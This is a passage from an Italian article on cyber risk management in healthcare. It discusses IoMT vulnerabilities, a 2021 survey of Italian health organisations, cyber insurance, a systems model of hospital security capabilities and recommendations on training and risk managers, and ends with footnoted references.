  2. La necessità di garantire l’interoperabilità dei sistemi, e di integrare attrezzature fortemente diversificate sia all’interno della organizzazione che lungo la supply chain;
  3. L’utilizzo di strumentazioni medicali, fra cui sempre più soluzioni IoMT, non sempre progettate secondo una logica di sicurezza by design e che, non di rado, si ritrovano ad essere dotate di sistemi operativi obsoleti o per i quali non sono facilmente disponibili o reperibili patch di aggiornamento. Ad oggi invero un paziente può essere monitorato in modo più completo, senza tuttavia la necessità di appuntamenti “faccia a faccia” o trattamenti invasivi (si pensi al telemonitoraggio domiciliare attuato tramite dispositivi indossabili). L’attuale molteplicità di dispositivi interconnessi crea numerosi potenziali punti di infiltrazione e conduce inevitabilmente alla possibilità di subire maggiori attacchi informatici. [19] Sotto quest’ultimo profilo si rammenti ivi la c.d. Valutazione delle tecnologie sanitarie (anche detta Health Technology Assessment o HTA) quale strumento utilizzato a livello internazionale consistente nella “complessiva e sistematica valutazione multidisciplinare circa le conseguenze assistenziali, economiche, sociali ed etiche provocate in modo diretto ed indiretto, nel breve e lungo periodo, dalle tecnologie sanitarie esistenti e quelle di nuova introduzione”. [20]

È dunque una guida, un ponte fra il mondo tecnico-scientifico e quello propriamente decisionale, incentrata sull’analisi delle conseguenze attese dall’introduzione di specifiche tecnologie sanitarie, nonché di soluzioni digitali nel contesto di una organizzazione sanitaria (si pensi all’adozione di nuovi dispositivi medici, farmaci, sistemi diagnostici, procedure chirurgiche, percorsi assistenziali, attrezzature sanitarie, od assetti strutturali, organizzativi e manageriali, etc.), atta a focalizzare l’attenzione sulla attenta valutazione circa i profili di: efficacia clinica, protezione dei dati personali, prospettiva dei pazienti, cybersicurezza, aspetti economici, organizzativi, come anche etici e legali;

  1. La stessa mancanza di risorse ingenera vulnerabilità, volendosi riferire sia al fattore umano, per cui il personale IT risulta essere inadeguato, mancando per di più figure altre che possano occuparsi di campi multidisciplinari quali il risk management, la data protection o la stessa privacy management (portando ad una inevitabile ambiguità rispetto a chi sia effettivamente responsabile circa le tematiche di sicurezza). Ma un’altra risorsa a mancare risulta essere proprio il budget ed uno dei motivi per cui i fondi per la sicurezza informatica sembrano essere insufficienti è che le organizzazione sanitarie tendono ad indirizzare le proprie scelte d’acquisto, nonché finanziamento verso risorse legate propriamente all’assistenza clinica ed alle cure mediche, lasciando gli aspetti legati alla cybersicurezza nel dimenticatoio.[21]

Chiaro risulta come la cultura del rischio si sia evoluta nella sanità italiana, facendosi strada la graduale consapevolezza per cui la sicurezza in sanità non possa limitarsi solo più al rischio clinico, ma debba abbracciare ogni ambito, dall’informatico, al gestionale ed altresì strutturale. Il paradigma invero sta per mutare: dati e servizi sanitari saranno sempre meno chiusi negli hardware delle strutture sanitarie e sempre più diffusi e scambiati sui cloud, e ciò non farà altro che aumentare i rischi. Occorre dunque cogliere questo momento di passaggio per costruire una matura cultura delle sicurezza cyber prima che sia fin troppo tardi per arginare i danni.

Si voglia indirizzarsi verso le conclusioni riportando di seguito il survey realizzato da SHAM Italia, società specializzata in assicurazione e gestione rischi, datato al 2021, quale indagine conoscitiva rivolta ai professionisti ed alle strutture sanitarie e socio-sanitarie italiane, col preciso obiettivo di comprendere quanto il cyber-rischio sia conosciuto, come venga gestito, ed altresì quali siano le prospettive per il futuro.[22]

In particolare i partecipanti a tale sondaggio sono stati 68, provenienti da strutture ed aziende sanitarie, pubbliche e private, di 14 regioni italiane, sebbene non si tratti di un campione eccessivamente esteso, il contributo fornisce ad ogni modo un valido punto di partenza per comprendere il grado di consapevolezza degli operatori sanitari su tema del rischio cyber come anche quali siano le principali aree dove intervenire al fine di poter migliorare il campo della sicurezza informatica.

Il primo dato ricavabile, che lascia peraltro ben sperare, è l’alta sensibilità in materia: circa il 60% dei rispondenti (ossia Referenti di direzione sanitaria generale e di ingegneria clinica, responsabili CISO della sicurezza informatica, Risk manager, Data protection officer etc.) dichiara invero il cyber risk come altamente impattante sui modelli organizzativi interni e sulle attività da erogare, oltre ad un ulteriore 31% che lo qualifica comunque come un tema parzialmente prioritario, se si vanno a sommare tali due espressioni di interesse si ottiene un buon 90% dei rispondenti che valorizzano positivamente l’interessamento al tema de quo.

Di contro però l’immediato paradosso: il 53% dei rispondenti dichiara di non aver (o aver solo in parte) definito concretamente un piano di gestione del rischio, solo il 44% poi dichiara di aver reattivamente adottato ed implementato azioni di miglioramento interno in seguito all’avverarsi di eventi avversi, ed ancora meccanismi quali mappature dei rischi od anche test sulle vulnerabilità risultano scarsamente effettuati (da circa il 30% dei rispondenti).

Ebbene all’elevato interesse sul tema non sembra quindi corrispondere un altrettanto sentita sua identificazione, misurazione e gestione, si noti peraltro come solo il 10% dei rispondenti affermi di aver provveduto a contrarre apposite polizze assicurative contro i danni informatici al fine sia di trasferire eventuali conseguenze economiche circa un evento avverso, sia di avere un adeguato supporto tecnico attivo in caso di necessità. Soffermandosi celermente sui rischi legati alla sottrazione dati ed alla violazione della privacy, è da rilevare come nel corso degli ultimi anni sia cresciuta in maniera esponenziale la domanda di coperture assicurative strutturate in modo da affrontare i costi relativi a tali nuovi rischi ed incidenti cyber.

Anche in tali tipologie di polizze si troverà una concezione strettamente attuariale delle assicurazioni, basata sulla capacità di prevedere in anticipo la probabilità e l’impatto di possibili eventi dannosi, informazioni che vengono per lo più ricavate dai dati relativi al passato, facendo poi delle ipotesi sui futuri accadimenti. Ciononostante, suddetti rischi risultano comunque particolarmente complessi da decodificare, a causa proprio della rapida evoluzione tecnologica che caratterizza il settore de quo.

Sicuramente nel novero delle principali cyberminacce per le quali potrebbe essere disponibile una copertura assicurativa rientrano:

  1. la divulgazione di informazioni sensibili protette od il blocco dei sistemi informatici (si ricordi come l’estorsione preveda, nella maggior parte dei casi, il pagamento del riscatto tramite valuta digitale);
  2. il mancato guadagno lungo il perdurare di un certo periodo di tempo, determinato a causa di un evento di violazione delle informazioni.[23]

Rimane tuttavia importante considerare che sarebbe del tutto irrealistico pensare di poter azzerare completamente il rischio cibernetico all’interno di una azienda: diventa quindi ineludibile un cambio di paradigma, che vede un diretto coinvolgimento ed una forte implementazione del risk management, nelle sue diverse declinazioni di: mitigazione, prevenzione, trasferimento ed assunzione del rischio.

Ed il risk management dovrà essere inteso quale approccio valutativo che incomincia con l’identificazione di tutti i rischi potenziali, nonché degli asset e delle specifiche vulnerabilità, per successivamente valutare la probabilità circa l’avverarsi di un evento avverso, il suo impatto e le misure di salvaguardia da adottare per ridurne gli effetti negativi. Solo così il rischio potrà essere mitigato ed altresì costantemente monitorato nel tempo, seguendo una procedura dal carattere fortemente circolare atta a garantire alti livelli di cybersicurezza.[24]

Da qui l’assunto cardine per indirizzare il futuro della sanità italiana: senza una adeguata sicurezza, la digitalizzazione del settore sanitario non potrà mai dispiegarsi compiutamente, in quanto la sicurezza stessa non è una risposta alla innovazione, ma piuttosto il suo requisito fondamentale.

Una visione d’insieme

Si voglia a questo punto indirizzarsi verso riflessioni conclusive fornendo una prospettiva sistematica e strutturata, volta ad analizzare le dinamiche di sviluppo ed implementazione della cybersecurity nelle strutture ospedaliere e su come talune dinamiche organizzative interne possano a tutti gli effetti interagire fra loro al fine di sviluppare un sistema sanitario complessivamente cybersicuro.

Si è già ampiamente notato nel discorrere dei capitoli precedenti come le capabilities relative alla cybersicurezza in sanità includano una ampia varietà di programmi, sistemi, comportamenti e tecnologie che un ospedale può decidere di impiegare col preciso obiettivo di potenziare la propria resilienza informatica.

Tuttavia non tutte le anzidette strategie e soluzioni operative si presentano come autosufficienti, anzi possono erodersi e scemare nel tempo laddove non vengano opportunamente attuate, adottate, monitorate e mantenute. Al fine di voler riassumere graficamente un panorama organizzativo così complesso si farà uso a seguire delle variabili di stock e di flusso.[25]

Si incominci dunque dando uno sguardo al nucleo del modello proposto, ossia la variabile di stock evidenziata e denominata “Cybersecurity capabilities at hospital” quale raffigurante l’accumulo di tutti i programmi implementati e comportamenti adottati determinanti la sicurezza complessiva di una specifica organizzazione. Una variabile di flusso invece ha la funzione di modificare e far variare quella anzidetta di stock, da qui si possono notare la variabile di afflusso (“Cybersecurity capability development”), indicante il tasso al quale le capacità vengono aggiunte allo stock esistente, e di deflusso (“Cybersecurity capability erosion”), specificante viceversa il tasso al quale le capacità stesse vengono eliminate dallo stock esistente (Fig. 6.2). [26]

Fig. 6.2 Primo loop di cybersecurity

Fonte: “Cybersecurity in hospitals: a systematic, organizational perspective”, in Journal of medical Internet Research, rimando a nota.

Un primo fattore variabile viene rappresentato dalla disponibilità di risorse (“Resource availability”): mezzi quali acquisti, protocolli, strumenti, tecnologie e personale costituiscono invero gli elementi costitutivi essenziali che consentono ad una struttura sanitaria di compiere gli sforzi necessari al fine di aumentare la capability development rate e di conseguenza incrementare lo stock delle attuali potenzialità ospedaliere. A sua volta ciò innescherebbe un accrescimento circa il livello di sicurezza informatica (“Cybersecurity level”), riducendo il divario fra il livello effettivo e quello desiderato di protezione, e, si capirà, laddove tale gap diminuisca, si attenueranno di conseguenza anche gli sforzi (“Efforts to fill out the gaps”) richiesti per colmare le lacune di sistema.

È così che si verrà a delineare un primo anello, anche detto feedback loop (B1) indirizzato a bilanciare e stabilizzare il sistema complessivo, guidandolo verso il raggiungimento dell’obiettivo desiderato.

Congiungendo allo schema de quo ulteriori elementi (Fig. 6.3), si osservi come il livello di sicurezza possa calare a causa della presenza di specifiche vulnerabilità (si pensi all’arretratezza delle tecnologie adoperate), che implicano una più alta probabilità di successo circa la perpetrazione di eventuali cyber attacchi, che laddove raggiungano effettivamente un esito positivo, non faranno altro che sobbarcare una data struttura di maggiore pressione ed impellenza circa l’urgente necessità di raggiungere il livello desiderato (nonché richiesto) di security (da qui il secondo cerchio, o balancing loop B2, raffigurante il giungere del bisogno di più robuste capabilities).

Fig. 6.3 Secondo loop di cybersecurity

Ancora si vogliano aggiungere ulteriori fattori rilevanti (Fig 6.4), in primis la complessità degli end point (ossia di tutti i device, strumenti, apparecchiature e macchinari interconnessi), aggravata dalla mancanza di consapevolezza da parte del personale medico circa le corrette pratiche di sicurezza informatica da dover adottare nell’operare quotidiano, andando così ad accentuare fortemente le già esistenti vulnerabilità della struttura, conducendo inevitabilmente ad una riduzione della complessiva capacità dell’organizzazione di gestire lo scenario relativo alla propria cybersicurezza.

In secundis si sottolinei come laddove tutti gli attori dell’organigramma sanitario non riconoscano la dovuta importanza alle tematiche di security, cooperando e collaborando fra loro, andranno a minare fortemente tutti gli sforzi fatti per colmare tutte le lacune di sistema sopradette, impattando negativamente sul livello generale di cybersecurity (entrando in un loop recitante “We are gonna get hacked anyway”).

Viceversa dovrebbe essere proprio quella anzidetta pressione ingenerata dall’eventualità di subire cyber attacchi indirizzati alla propria struttura (quale il non voler subire un danno reputazionale) a spingere tutti gli stakeholder interni ad allinearsi lungo la medesima strategia operativa difensiva e di rafforzamento della propria resilienza.

Fig 6.4 End point e stakeholder nel sistema

Ebbene il meccanismo circolare delineatosi sino a qui non risulta, a ben vedere, applicabile solo ad una singola realtà ospedaliera, ma altresì a tutto un sistema sanitario nella sua interezza, essendo che le vulnerabilità informatiche proprie delle strutture sanitarie in un dato Paese altro non è che il risultato, non certo di una, quanto di una ingente molteplicità di strutture.

Per esemplificare si ipotizzi di applicare il modello de quo su 1000 ipotetici ospedali (nonostante ciascuno abbia il proprio livello di disponibilità di risorse ed il proprio personale target di sicurezza da raggiungere), ciò che è ricavabile da suddetta operazione è proprio il livello di vulnerabilità complessivo di un sistema sanitario, che andrà necessariamente a determinare l’attrattiva che quest’ultimo riveste per l’agire di cybercriminali (attrattiva che verrà valutata assieme ad altri fattori variabili, quali il valore economico dei dati sanitari custoditi dalle diverse organizzazioni).

Fig. 6.5 Applicazione del modello su larga scala

Pertanto guardando i risultati ottenuti adottando un punto di vista macro, la vulnerabilità cyber delle infrastrutture ospedaliere di un dato Paese si ritrova ad esser fortemente condizionata dalle capabilities proprie di ogni singola struttura. Cercare dunque di ridurre ed appianare i divari circa le differenti disponibilità di risorse (tanto fisiche quanto umane) fra diversi ospedali, disseminati in una data zona geografica, potrebbe aiutare a rendere l’intero sistema meno vulnerabile, si spieghi meglio: anche solo pochi ospedali con scarsi livelli di cybersecurity potrebbero andare a minare un’intera assistenza sanitaria nazionale.

In altre parole risulta ad oggi necessario che le strutture si muovano unite e di pari passo, all’interno di una cornice di politiche indirizzate ad incrementare il pari livello collettivo di sicurezza cyber, riducendo le dissomiglianze ed i divari in termini di disponibilità di risorse

Lo sviluppo di una digital health nazionale dovrà quindi trovare piena realizzazione all’interno di un progetto di politiche pubbliche che sia organico e lungimirante di governance sanitaria, che promuova una condivisione selettiva dei dati sanitari, scongiurando la perdita di informazioni sensibili od il blocco dei sistemi interni, al fine di minimizzare i rischi cibernetici e le conseguenti possibili lesioni dirette alla sfera personale della riservatezza, della dignità e della safety degli individui.

Strategie future per il risk management della sanità digitale italiana

Si voglia ivi ripetere il seguente concetto a fini riassuntivi: l’uso di Internet e delle ICT (Information and Communications Technology) costituisce, per il mondo sanitario, un meccanismo senza precedenti, propulsore di innovazione, atto a fornire risposte sempre più efficienti alle odierne problematiche legate alla salute. Maggiore informatizzazione e automazione dei processi tuttavia, se da un lato comportano nobili ed evidenti vantaggi, dall’altro, laddove non vengano sapientemente governati, rendono qualsivoglia struttura permeabile e terreno fertile per nuove forme di rischio. [27]

Tentando di pronosticare l’evolversi della sanità si può, a ben vedere, immaginare uno scenario futuro sempre più ibrido: alcune prestazioni sanitarie permarranno erogate “on site”, ossia in presenza del paziente (negli ospedali, nelle strutture diagnostiche), altre rimarranno ibride, ossia in parte in presenza ed in parte virtuali (si pensi al telemonitoraggio ed alla telerefertazione), altre ancora diventeranno solo più virtuali (quali una televisita).

Il perimetro dunque da securizzare tenderà ad allargarsi, passando da una sanità “ospedalocentrica”, ad un coinvolgimento domiciliare del cittadino, con un conseguente numero maggiore di dati in circolo e sempre più persone coinvolte nel, già complesso, organigramma sanitario.

Si voglia pertanto spostare l’attenzione sulle attuali sfide e sui conseguenti approcci che si pensa debbano essere adottati per farvi fronte.

Innanzitutto occorre assumere una piena consapevolezza circa l’ampiezza del tema, il problema della sicurezza infatti non è riconducibile solo al terreno puramente tecnologico, ma anzi va declinato sulla realtà aziendale nella sua interezza ed alla complessiva capacità di essere resiliente. Si riportino a questo proposito le parole di Schneier: “If you think technology can solve your security problems, then you don’t understand the problems and you don’t understand the technology”.[28]

Peraltro ritenere che il CISO o il DPO siano le uniche figure a doversi curare ed occupare delle tematiche inerenti alla sicurezza significa sviare la sua complessità, banalmente nel momento in cui si stipula un contratto di fornitura di beni o servizi occorrerà domandarsi se il fornitore, sebbene soggetto terzo, sia esso stesso in grado di fornire sicurezza.

Da qui deriva l’attuale problema della supply chain, che non concerne quindi solamente i fornitori tecnologici (se si acquista Office 3.6.5 ci si può aspettare, a ben vedere, un certo livello di sicurezza garantito), ma anche coloro che, nonostante siano slegati da aspetti puramente informatici, devono parimenti essere responsabilizzati (si pensi ad un’azienda che distribuisce ossigeno ai pazienti terminali, questa avrà tutta una catena logistica di furgoni, mezzi ed operatori in grado accedere agli archivi di una azienda sanitaria e modificarne i dati contenuti, ad esempio laddove cambi il caregiver di un paziente).

Si auspica quindi di far comprendere come tutta la catena plurisoggettiva dovrà essere responsabilizzata tramite procedure e protocolli sofisticati, anche se i soggetti protagonisti risultino prima facie estranei da quell’area puramente tecnologica maggiormente esposta al rischio.

Così Sergio Fumagalli, esperto CLUSIT: [29] “Il tema da dover interfacciare è l’interoperabilità, andando cioè a toccare tutti i processi, le risorse umane ed ogni altra risorsa essenziale, che non sia soltanto IT, altrimenti si rimarrebbe bloccati in un’attitudine settoriale, come in una linea Maginot francese, invece il modello da adottare deve essere quello «svizzero», in cui tutte le persone di ogni cantone dedicano un mese all’anno per l’addestramento alla difesa del proprio cantone. Certo nella sanità il confine non si figura fisso e definito come quello svizzero, anzi si espande in continuazione, con nuovi cantoni (od unità) dando forma ad una realtà in cui addestrare e formare ciascuno per difendere il proprio tassello”.

È così che si arriva nuovamente a ribadire il problema della formazione: a nulla servirà infatti dotarsi di sofisticati sistemi di identity management se poi l’operatore finale sanitario finisce per attaccare con un post-it sul proprio pc la password per accedere sistema. Una attuale sfida risulta allora far crescere una sempre maggiore cyber-cultura tramite corsi di aggiornamento e di formazione che appaiano stimolanti per gli operatori e che non vengano viceversa percepiti quali gravose lungaggini o perdite di tempo, da dover sostenere solo perché vi si è costretti.

Come fare concretamente?

Si ipotizzi la possibilità di programmare incontri diretti (invece che online) ravvicinati e collegiali, in presenza di tutti coloro che si ritrovano day by day ad operare sui dati, oppure si consideri la creazione di siti web e piattaforme FAQ (ossia, di Frequently Asked Questions) facilmente intuibili e dotati di rapide risposte, pare verosimile infatti ritenere che il personale sanitario voglia seguire procedure sicure, che spesso e volentieri però non sappia concretamente come fare. Peraltro non è più il tempo di mirare ad una formazione generale (e quindi, dispersiva), sarebbe invero preferibile cucirla ad hoc su ogni soggetto (primario, infermiere, fornitore etc.) di modo che concerna nello specifico i singoli tasselli operativi e gli obiettivi propri di ciascuno.

Questo è ad oggi il punto focale: la cyber-formazione deve essere sentita come obbligatoria, nonché avvertita come indispensabile per tutti, avvicinando l’offerta know-how con chi dovrà porre in essere determinati trattamenti, e nella sanità tutto ciò risulta difficile perché le priorità avvertite sono altre (quali la cura e l’assistenza puramente clinica dei pazienti). Com’è evidente, sarebbe più facile dotarsi di consulenti e di una svariata serie di procedure per ottemperare alla compliance richiesta piuttosto che “calarsi in basso”, andando a toccare e correggere automatismi, nonché consuetudini di lavoro profondamente radicate che nessuno ha veramente l’intenzione di cambiare.

Resta il fatto che procedure tecnico-organizzative, set documentali, oneri burocratici e compliance non bastino più, occorre sopportare il costo (oneroso) del modificare alla radice il modo attuale di operare, perché il rischio di non farlo è, come si è visto, seriamente alto e cresce in misura esponenziale col crescere della pervasività della tecnologia.

È evidente, ma pare comunque doveroso sottolineare che la sanità, quale sistema informativo complesso, necessiti di una attenzione costante nel tempo e di un approccio sistematico alle tematiche di sicurezza e privacy, che non sia viceversa sporadico, non servirà “correre dietro all’emergenza”, anzi oggi più che mai vi è la forte necessità di stanziare budget pluriennali e fissi da investire miratamente sulle tematiche inerenti alla sicurezza cyber.

Al fine di concretizzare quanto finora descritto il settore sanitario dovrà ad ogni modo rivedere e superare la sua attuale infrastruttura informatica, spesso eterogena e frammentata, facendo ricorso ad un approccio olistico che dia forma ad una governance in grado di coniugare sia misure di natura tecnica, sia aspetti organizzativi, procedurali, normativi ed in particolar modo di gestione ed analisi del rischio.

A proposito di rischi, dal momento che ad oggi risultano tutti strettamente connessi, ed analizzabili di conseguenza in un’unica sintesi, allora tutti dovranno comparire dinnanzi alla Direzione strategica misurati e comparati, così da poter operare una valutazione obiettiva circa le esigenze da soddisfare, individuando dove investire sulla base dei punti di forza e debolezza individuati all’interno delle stesse Aziende sanitarie.

Da qui discende l’attuale urgenza di implementare e rafforzare il ruolo del risk manager, quale figura altamente multidisciplinare, in grado di abbracciare, comprendere e ponderare tutti gli ambiti del rischio. D’altra parte conseguire le competenze professionali necessarie a rivestire tale posizione è un processo, o meglio una evoluzione, in cui piuttosto che il curriculum formativo di partenza conta la formazione continua ed altresì l’aggiornamento costante lungo tutta la propria vita lavorativa circa ogni aspetto organizzativo, tecnologico, normativo o clinico che possa riguardare il rischio.

Questo è ciò che pare emergere: il reale bisogno di un risk manager che entri nei processi, che sappia ampliare le proprie competenze anche all’area della business continuity e alla gestione delle emergenze, una figura autorevole con una padronanza della materia, in grado di gestire la crescente complessità del nostro quotidiano.

Tale esigenza si origina direttamente da alcune criticità e vulnerabilità che caratterizzano l’ambiente sanitario, prima fra tutti la scarsa conoscenza dei rischi, per come celati anche nelle operazioni più banali poste in essere da parte dei tanti operatori che si servono quotidianamente di digital data e device, inconsci spesso di cosa mettono in moto e della esposizione che possono provocare.

Ancora, si osservi come il personale addetto alla sicurezza informatica risulti alle volte insufficiente, così come i ruoli legati propriamente al rischio cyber non sufficientemente definiti all’interno dello stesso organigramma sanitario, la gestione dei sistemi tecnologici quindi pare abbisognare di maggiori addetti e nuovi ruoli professionali atti ad informare e dialogare periodicamente con gli stessi risk manager. [30]

Pertanto, l’ambito dove risiede una maggior possibilità di miglioramento e, parallelamente, in cui vi è l’urgenza di adottare azioni e misure correttive, risulta essere la competenza, la formazione costante, ed anche la chiarezza dei ruoli, risultando l’investimento più promettente al fine di rafforzare ed implementare la resilienza e sicurezza informatica della sanità italiana.

Nel futuro prossimo l’unità organizzativa di risk management allora dovrà integrare nuove competenze e sperimentare nuovi modelli, che siano applicabili anche su scala nazionale, che prevedano il legame diretto tra risk management e Dirigenza strategica, riconoscendo allo stesso risk manager la possibilità di analizzare tutte le informazioni circa i vari rischi provenienti dai dipartimenti specialistici e determinare di conseguenza il livello di urgenza degli interventi di mitigazione. Se le organizzazioni sanitarie viceversa continueranno ad ignorare, o quantomeno sottostimare, l’importanza strategica del risk management sarà inevitabile assistere ad un forte e costante incremento dei cyber attacchi e delle conseguenze dannose in termini tanto di privacy, quanto di safety e security.

La gestione del cyber rischio in sanità richiede un approccio olistico che vada oltre la semplice implementazione tecnologica, abbracciando una cultura della sicurezza condivisa da tutti gli stakeholder del sistema sanitario.

Come evidenziato in questo articolo, il successo nella protezione dei dati sanitari dipende dall’integrazione di metodologie di risk assessment, compliance normativa GDPR, e formazione continua del personale. Per approfondire tutti gli aspetti della cybersecurity sanitaria e accedere a un’analisi completa del fenomeno, scarica gratuitamente il white paper di Maria Vittoria Zucca “La cybercriminalità nel settore sanitario: anamnesi, diagnosi e prognosi di una ‘patologia’ informatica”.

Fonti:

[1] Per politica di sicurezza si intende la dichiarazione formale delle regole che vincolano coloro che hanno accesso agli investimenti tecnologici e di informazione di un’organizzazione, Cfr. B. Fraser, RFC2196 : Site Security Handbook, RFC Editor, USA, 1997.

[2] L’emersione della gestione del rischio quale vera e propria disciplina si registra dall’inizio degli anni Cinquanta, in principio tuttavia si rivolgeva quasi esclusivamente all’ambito bancario ed assicurativo, occupandosi dei rischi finanziari (c.d. insurance risk management), per poi solo successivamente essere applicata anche in aziende operanti in altri settori, da qui si è avvertita la necessità di istituire all’interno delle imprese una funzione unicamente dedicata a tale attività.

[3] C. Zagaria, L’enterprise Risk Management: gestione del rischio, profili di comunicazione ed evidenze empiriche, Giappichelli Editore, Torino, 2017, pp. 2-5.

[4] L. Donati, G. Vaciago, Compliance 231: Modelli organizzativi e OdV tra prassi applicative ed esperienze di settore, Gruppo Sole 24 Ore, Milano, 2022, p. 196.

[5] Il primo studioso italiano ad evidenziare la sistematicità dei rischi d’impresa è stato S. Sassi, Il sistema dei rischi d’impresa, Vallardi Editore, Milano, 1940, p. 103.

[6] U. Bertini, Introduzione allo studio dei rischi nell’economia aziendale, Giuffrè Editore, Milano, 1987, pp. 34-35.

[7] Decreto legislativo 9 Aprile 2008 n. 81, Testo unico in materia di tutela della salute e della sicurezza, per come aggiornato dalla L. 17 Dicembre 2021, n. 215.

[8] Si provino a prendere in considerazione i possibili livelli di impatto di un data breach (violazione di dati personali), anch’essi infatti saranno distinguibili in: low (gli interessati non incontreranno inconvenienti o comunque di poco conto, quale un maggior tempo impiegato a reinserire informazioni); medium (gli interessati potrebbero incontrare inconvenienti significativi che saranno comunque in grado di superare nonostante alcune difficoltà, come costi aggiuntivi sopportati); high (gli interessati potrebbero incontrare conseguenze significative che dovrebbero esser in grado di superare, anche se sopportando gravi difficoltà, quali danni alla proprietà, peggioramento della salute etc.); very high (gli interessati potrebbero incontrare conseguenze significative od addirittura irreversibili non superabili, quali incapacità al lavoro, disturbi fisici o psicologici a lungo termine etc.). Cfr. ENISA, Online platform for security of personal data processing: reinforcing trust and security in the area of electronic communications and online services, European Union Agency for Cybersecurity, 19 December 2019, reperibile al sito internet https://www.enisa.europa.eu/publications/reinforcing-trust-and-security-platform

[9] N. Distefano, “Risk Management e Metodi di Risk Assessment: Tecniche per la valutazione del rischio”, presentazione presso DICAR (Dipartimento di Ingegneria Civile e Architettura), in data 2 Luglio 2020.

[10] ENISA, Recommendations for a methodology of the assessment of severity of personal data breaches, European Union Agency for Network and Information Security (ENISA), Working document V. 10, December 2013, pp 4-6.

[11] Il Titolare del trattamento, ex art. 4 GDPR “persona, fisica o giuridica, che dispone dei dati e determina i fini e le modalità del trattamento”, nel caso della libera professione in uno studio privato, sarà rinvenuto nella figura del medico. Quest’ultimo può trasmettere certo informazioni ad altri soggetti, si pensi ad un laboratorio esterno di analisi cliniche, che tutt’al più sarà inteso quale Responsabile del trattamento, ossia soggetto esterno, che tratta i dati solo su istruzione del Titolare, privo del potere di iniziativa o di autonomia decisionale. Nella sanità pubblica invece la titolarità dei dati personali che tratta il medico di base è, in linea di principio, in capo alla ASL o ai servizi della Regione, o anche al Ministero della salute. Dunque il medico rivestirà in tal caso la funzione di Responsabile del trattamento, ricevendo istruzioni (e subendo i controlli) da parte di tali strutture.

[12] Così recita l’art. 35 Gdpr: “Quando un tipo di trattamento, allorché prevede in particolare l’uso di nuove tecnologie, considerati la natura, l’oggetto, il contesto e le finalità del trattamento, può presentare un rischio elevato per i diritti e le libertà delle persone fisiche, il titolare del trattamento effettua, prima di procedere al trattamento, una valutazione dell’impatto dei trattamenti previsti sulla protezione dei dati personali”.

[13] Article 29 Data Protection Working Party, Guidelines on Data Protection Impact Assessment (DPIA) and determining whether processing is “likely to result in a high risk” for the purposes of Regulation 2016/679, WP 248 re.01, 4 April 2017.

[14] Il Considerando 75 del GDPR identifica cosa si debba intendere con il concetto di rischio, riportando che: “I rischi per i diritti e le libertà delle persone fisiche, aventi probabilità e gravità diverse, possono derivare da trattamenti di dati personali suscettibili di cagionare un danno fisico, materiale o immateriale, in particolare: se il trattamento può comportare discriminazioni, furto o usurpazione d’identità, perdite finanziarie, pregiudizio alla reputazione, perdita di riservatezza dei dati personali protetti da segreto professionale, decifratura non autorizzata della pseudonimizzazione, o qualsiasi altro danno economico o sociale significativo; se gli interessati rischiano di essere privati dei loro diritti e delle loro libertà o venga loro impedito l’esercizio del controllo sui dati personali che li riguardano; se sono trattati dati personali che rivelano l’origine razziale o etnica, le opinioni politiche, le convinzioni religiose o filosofiche, l’appartenenza sindacale, nonché dati genetici, dati relativi alla salute o i dati relativi alla vita sessuale o a condanne penali […] ”.

[15] C. Gallotti, Sicurezza delle informazioni: valutazione del rischio; i sistemi di gestione per la sicurezza delle informazioni; la norma IOS/IEC 27001, Lulu Press Inc., Raleigh, 28 Gennaio 2019.

[16] P. Locatelli, D. Zacchetti, F. Chiodini, F. Ferrara, “I modelli necessari a strutturare un clinical data repository”, in Progettare per la sanità, n. 5, Ottobre 2019.

[17] Si rammenti come, ex art. 30 Gdpr, suddetto registro altro non sia che lo strumento attraverso il quale il titolare e il responsabile del trattamento documentano in forma scritta, le principali informazioni relative alle attività di trattamento e alle misure di garanzia adottate, in base alle finalità perseguite e ai profili di rischio rilevati, al fine di poter poi dimostrare all’Autorità di controllo (ossia il Garante per la protezione dei dati) di aver adempiuto correttamente al proprio obbligo circa la protezione dei dati personali.

[18] Si rimarchi ivi la nozione di “sicurezza by design”: una adeguata DPIA dovrà essere fatta in fase di concepimento di un servizio, assicurando lo svolgersi di un integrale e corretto processo di sicurezza nell’acquisizione di sistemi e servizi, nella contrattualizzazione con i fornitori, così da sviluppare il procurement stesso in un modo sano. In tal modo si può avere una evoluzione dei servizi verso una maggiore resilienza nei confronti degli attacchi, se invece si affrontano tali iter come oneri burocratici, cercando di minimizzare il fastidio che crea la DPIA, a questo punto si perde una fondamentale occasione.

[19] D. Farringer, “Maybe if we turn it off and then turn it back on again? Exploring Health Care Reform as a means to curb cyber-attacks”, in Journal of Law, Medicine & Ethics, 47(S4), 2019, pp. 91-201.

[20] Commissione Europea, Proposta di Regolamento del Parlamento Europeo e del Consiglio relativo alla valutazione delle tecnologie sanitarie, che modifica la Direttiva 2011/24/UE, Bruxelles, 31.01.2018; si faccia riferimento anche alla Carta di Trento sulla valutazione dei servi sanitari, quale documento fondante la Società Italiana di Health Technology Assessment, Trento, in data 28 Marzo 2006.

[21] S. Ghafur, E. Grass, N. R. Jeggings, “The challenges of cybersecurity in health care: the UK National Health service as a case study”, in Lancet Digit Health, Volume 1, issue 1, May 2019, pp. 10-12.

[22] SHAM ITALIA, Capire il rischio cyber: il nuovo orizzonte in sanità, whitepaper SHAM Italia, 2021.

[23] Volendo poi indicare quali siano le coperture assicurative che concernono il c.d. rischio cibernetico si possono individuare due tipologie: l’Assicurazione primaria diretta che risarcisce chi si assicura (per danni ad asset informatici, interruzione dell’attività, danno reputazionale, estorsione, furto, etc.); ed Assicurazione RC vs. terzi (nei casi di violazioni di dati sensibili, spese legali, indennizzi a terzi), Cfr. C. Savino, “Cyber risk, assicurazioni e PMI”, presentazione per Ania: Associazione Nazionale fra le imprese assicuratrici, 7 Marzo 2017.

[24] S. Bhuyan, U. Kabir, J. M. Escareno, K. Ector, S. Palakodeti, D. Wyant et al., Transforming healthcare cybersecurity from reactive to proactive: current status and future recommendations, in Journal of Medical Systems, Vol. 44/98, 2 Aprile 2020.

[25] Una variabile di stock è misurata in uno specifico momento e rappresenta una quantità esistente in un determinato istante, una variabile di flusso è misurata invece relativamente ad un intervallo di tempo, queste ultime fanno variare le variabili di stock.

[26] M. S. Jalali, J. P Kaiser, “Cybersecurity in hospitals: a systematic, organizational perspective”, in Journal of Medical Internet Research, Vol. 20, iss. 5, 2018, pp. 1-16; si noti come nonostante sia uno studio formulato guardando al sistema sanitario statunitense, tuttavia risulti essere un modello applicabile anche ai sistemi sanitari di altri Paesi.

[27] A. Antonilli, “Sicurezza informatica e trattamento dei dati in ambito sanitario”, in Salute e società, XVI, suppl. 3/2017, pp. 97-98.

[28] B. Schneier, Schneier on security, John Wiley & Sons, September 2008.

